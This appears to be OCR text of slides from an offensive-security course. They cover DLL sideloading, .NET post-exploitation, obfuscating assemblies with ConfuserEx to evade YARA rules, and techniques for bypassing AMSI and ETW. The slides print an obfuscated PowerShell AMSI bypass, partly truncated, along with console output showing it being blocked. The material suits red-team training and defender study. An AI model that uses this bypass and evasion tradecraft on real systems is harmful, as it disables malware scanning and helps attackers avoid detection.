
```
C:\Users\grego\Desktop\Course Docs\Labs\Lab8 - DLL Sideloading\Code>.\dump-export.exe C:\Windows\System32\userenv.dll
AreThereVisibleLogoffScripts
AreThereVisibleShutdownScripts
CreateAppContainerProfile
CreateEnvironmentBlock
CreateProfile
DeleteAppContainerProfile
DeleteProfileA
DeleteProfileW
DeriveAppContainerSidFromAppContainerName
DeriveRestrictedAppContainerSidFromAppContainerSidAndRestrictedName
DestroyEnvironmentBlock
DllCanUnloadNow
DllGetClassObject
DllRegisterServer
DllUnregisterServer
EnterCriticalPolicySection
ExpandEnvironmentStringsForUserA
ExpandEnvironmentStringsForUserW
ForceSyncFgPolicy
FreeGPOListA
FreeGPOListW
GenerateGPNotification
GetAllUsersProfileDirectoryA
GetAllUsersProfileDirectoryW
GetAppContainerFolderPath
GetAppContainerRegistryLocation
GetAppliedGPOListA
GetAppliedGPOListW
GetDefaultUserProfileDirectoryA
GetDefaultUserProfileDirectoryW
GetGPOListA
GetGPOListW
GetNextFgPolicyRefreshInfo
GetPreviousFgPolicyRefreshInfo
GetProfileType
GetProfilesDirectoryA
GetProfilesDirectoryW
GetUserProfileDirectoryA
GetUserProfileDirectoryW
HasPolicyForegroundProcessingCompleted
```

we got gendef.exe to work 0% of the time

```
C:\ProgramData\chocolatey\lib\mingw\tools\install\mingw64\bin>gendef.exe c:\Windows\System32\userenv.dll
 * [c:\Windows\System32\userenv.dll] Found PE+ image
 * failed to create userenv.def ...
```

Testing

- Remember that DLLs cannot run as standalone programs
- Testing can be completed with rundll32.exe
  - testing exported functions needs to be called (RunMe)



popping calc from Notepad++'s updater

Lab 12: DLL Proxying

The Rise of .NET

“.NET includes a large class library called Framework Class Library and provides language interoperability across several programming languages” –Microsoft

- a bunch of APIs that do the heavy lifting for you

- C#, F#, Powershell, IronPython

- .NET Framework is specific to Windows
- .NET Core is cross platform
- open-source version for Mac is called Mono

- .NET runtime for C# is the CLR. Think of this like JVM for Java
- you have to install OpenJDK 11 for Cobalt Strike to run

.NET Requirements

The CLR (Common Language Runtime) for your program's target .NET Framework major version must be installed on a computer for it to successfully run that application

Windows Build	Default .NET Framework Version
1511	4.6.1
1607	4.6.2
1703	4.7
1709	4.7.1
1803, 1809	4.7.2
1909+	4.8*

- .NET Framework projects are backwards compatible , but not always forwards compatible
- .NET assemblies are not backwards/forwards compatible at execution time, it's required to match the binary's .NET Framework version to that of the target!!

.NET Requirements

- This does not mean that your .NET assembly is required match the exact version of the target's .NET Framework version.
- The CLR (Common Language Runtime) runs the assembly, it's required to match!


.NET Framework Version	CLR Version
2.0, 3.0, 3.5	2
4, 4.5-4.8	4

- There was not a CLR 3. If you want a granular listing of .NET Framework -> CLR translations, visit this site: https://docs.microsoft.com/en-us/dotnet/framework/migration-guide/versions-and-dependencies


Assembly.Load() and other .NET Features

- Dynamic code execution in memory – we can load other .NET assemblies dynamically at runtime
  - excellent for post-exploitation
- we can pass an entire .NET assembly as an argument and use the Assembly.Load method for execution
- .NET API – direct access to several Windows/Active Directory components
- Platform Invoke – easy use of unmanaged libraries and their functions
  - ex: this is how we would call VirtualAlloc within a .NET language
- “Any CPU” Option – you can build one assembly that can target x86 and x64 Windows boxes

An Assembly Is Not Real A Binary



Platform Invoke – Why?



Dynamic Invoke – Why?

Dynamic Invoke – Dynamically invoke unmanaged code from memory or disk

- the change from Platform Invoke is **HOW** we are executing our code
- eliminate commonly abused APIs from the IAT in the .NET assembly
- avoids API hooking
- avoids module load events
- hide code in locations where it would normally exist

.NET Assembly Obfuscation


This man simply obfuscates his .NET assemblies so that he doesn’t have to manually bypass AMSI and ETW

.NET Obfuscation

- Theres so many!
- Legitimate developers use these tools
- not all built-in .NET methods can be renamed and still be functionable
- GUI or CLI – modifies the assembly based on a XML template file
- AMSI can be tested offline
  - unless a custom AMSI provider is used
- Dynamic Invoke (DInvoke) can be used to replace static Platform Invoke (PInvoke) calls
  - this adds more code and will need additional obfuscation

Visual Studio Gotchas


- By default, debugging information is set to on in VS
  - This will give the blue team the full path of your .NET assembly




ConfuserEx Gotchas

- ConfuserEx IOCs
  - ConfuserEx watermark = ‘Confused by...”
  - remove control flow and reference proxy obfuscation – increases the assembly size
  - CSharp project GUID and AssemblyInfo.cs are never obfuscated by ConfuserEX
    - YARA rules will get you

unconfused Seatbelt




Confused Seatbelt




Confused Seatbelt

ConfuserEx Gotchas

unconfused



confused



Lab 13: .NET Assembly Obfuscation

1. Use ConfuserEx to obfuscate a .NET binary
    - it doesn't have to be Seatbelt

2. Drop your .NET assembly into DotPeek
- Find the ConfuserEx IOCs

- extra mile – roll your own .NET obfuscator
    - Samuel Wong -> https://github.com/BinaryScary/NET-Obfuscate/blob/master/NET-Obfuscate/Program.cs

Anti-Malware Scan Interface (AMSI)


- Windows component that scans arbitrary text or files for known bad strings and malicious URLs
- included in the .NET runtime log sources in the CLR
- will not inspect a real binary

- Windows components that integrate into AMSI
  - Powershell 4+
  - VBScript and JScript
  - VDA and XLM Macros

```
PS C:\Users\grego> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

- Options are to patch or bypass via obfuscation

AMSI Architecture



AMSI Architecture (continued)

powershell.exe	15984	61.56 MB	DESKTOP-K90HDLS\greg	Windows PowerShell

powershell.exe (15984) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment

Name	Base address	Size	Description
powershell.exe	**0x7ff69930...**	**452 kB**	**Windows PowerShell**
advapi32.dll	0x7ffb12d70...	696 kB	Advanced Windows 32 Base API
amsi.dll	0x7ffafa8d0000	128 kB	Anti-Malware Scan Interface
AppResolver.dll	0x7ffad3c500...	576 kB	App Resolver
atl.dll	0x7ffacacb0000	116 kB	ATL Module for Windows XP (...
BCP47Langs.dll	0x7ffad4360...	364 kB	BCP47 Language Classes
bcrypt.dll	0x7ffb11040...	156 kB	Windows Cryptographic Primiti...
bcryptprimitives.dll	0x7ffb10ce00...	520 kB	Windows Cryptographic Primiti...
cdp.dll	0x7ffadc2100...	4.79 MB	Microsoft (R) CDP Client API
cfgmgr32.dll	0x7ffb11180...	312 kB	Configuration Manager DLL
clbcatq.dll	0x7ffb12990...	676 kB	COM+ Configuration Catalog
clr.dll	0x7ffaf2da0000	10.75 MB	Microsoft .NET Runtime Com...
clrjit.dll	0x7ffaf12b00...	1.31 MB	Microsoft .NET Runtime Just-I...
combase.dll	0x7ffb130f00...	3.33 MB	Microsoft COM for Windows
crypt32.dll	0x7ffb111d0...	1.34 MB	Crypto API32
crypt32.dll.mui	0x1138bae00...	40 kB	Crypto API32

C:\Windows\System32\amsi.dll Properties

General | Imports | Exports | Load config

Name	Ordinal	VA
AmsiCloseSession	1	0x2ca0
AmsiInitialize	2	0x2920
AmsiOpenSession	3	0x2c40
AmsiScanBuffer	4	0x2cc0
AmsiScanString	5	0x2dc0
AmsiUacInitialize	6	0x2e20
AmsiUacScan	7	0x30a0
AmsiUacUninitialize	8	0x3040
AmsiUninitialize	9	0x2be0
DllCanUnloadNow	10	0xf40
DllGetClassObject	11	0xf80
DllRegisterServer	12	0x10c0
DllUnregisterServer	13	0x10c0

AMSI Bypass Obfuscation Method

https://amsi.fail/

What is AMSI.fail?

AMSI.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current process. The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.

```
#Matt Graebers Reflection method
$ilQNojy=$null;$kwlra="$(('Syst'+'em').nOrmaLIZe([CHAr](70*68/68)+[chAR](111*46/46)+[CHAr](114)+[CHAr]
([bYTe]0x6d)+[Char]([ByTE]0x44)) -replace [ChAR](92+86-86)+[CHAR](34+78)+[CHAr](107+16)+[chAR](77)+[cHAr]
([BytE]0x6e)+[ChAR]([bYtE]0x7d)).$(('Mânàge'+'ment').noRmALIZe([ChaR](70+21-21)+[cHAr]([bYtE]0x6f)+[chaR]
([Byte]0x72)+[ChAR](109)+[ChaR]([ByTe]0x44)) -replace [chAr](92+74-74)+[char](112+102-102)+[chaR]([byTe]0x7b)+
[cHaR]([ByTE]0x4d)+[CHAr]([BYTE]0x6e)+[cHAR]
(28+97)).$(('Ã'+'u'+'t'+'ó'+'m'+'ã'+'t'+'ì'+'ó'+'n').NOrmaliZe([CHar](70*44/44)+[chaR]([ByTE]0x6f)+[CHar](114)+
[chaR](109*24/24)+[ChaR]([BytE]0x44)) -replace [chaR](80+12)+[chAR]([BYTe]0x70)+[Char](123)+[ChAr](65+12)+
[CHar](110*87/87)+[cHaR]([BYTe]0x7d)).$([cHar]([byte]0x41)+[CHaR](109)+[cHAR]([BYte]0x73)+[chAr](105+35-35)+
[CHAR]([bYTE]0x55)+[cHAr](116+85-85)+[cHaR]([Byte]0x69)+[CHar](108)+[Char](115+28-28))";$="+
```

Generate

won’t work ‘out-of-the-box’

```
PS C:\Users\grego> $ilQNojy=$null;$kwlra="$(('Syst'+'em').nOrmaLIZe([CHAr](70*68/68)+[chAR](111*46
)+[ChAR]([bYtE]0x7d)).$(('Mânàge'+'ment').noRmALIZe([ChaR](70+21-21)+[cHAr]([bYtE]0x6f)+[chaR]([By
x6e)+[cHAR](28+97)).$(('A'+'u'+'t'+'ó'+'m'+'a'+'t'+'ì'+'ó'+'n').NOrmaliZe([CHar](70*44/44)+[chaR](
0*87/87)+[cHaR]([BYTe]0x7d)).$([cHar]([byte]0x41)+[CHaR](109)+[cHAR]([BYte]0x73)+[chAr](105+35-35)
[0x46)+[chAR]([ByTE]0x6f)+[ChAr](114*73/73)+[CHaR](109*27/27)+[ChAr]([BytE]0x44)) -replace [chaR](
Assembly.GetType($kwlra).GetField($([ChaR]([byte]0x61)+[chAr](109+66-66)+[CHaR](115)+[ChAR]([BYTE]
aR]([bytE]0x6c)+[chAR](101+54-54)+[cHAR](83+17)),"NonPublic,Static").SetValue($ilQNojy,$true);
At line:1 char:1
+ $ilQNojy=$null;$kwlra="$(('Syst'+'em').nOrmaLIZe([CHAr](70*68/68)+[ch ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\grego>
```

AmsiScanBuffer Return Values

0 = invalid arguments

1 = non-malicious

32768 = malicious

The antimalware provider may return a result between 1 and 32767, inclusive, as an estimated risk level. The larger the result, the riskier it is to continue with the content. These values are provider specific, and may indicate a malware family or ID.

https://docs.microsoft.com/en-us/windows/win32/api/amsi/ne-amsi-amsi_result

Lab14: AMSI Bypass

Walk through building an AMSI bypass form scratch (IDA)

Event Tracing Windows

kernel-mode Windows protection mechanism – typically more challenging to bypass than AMSI

- traces and logs system events
- can still be bypassed in userland within the process

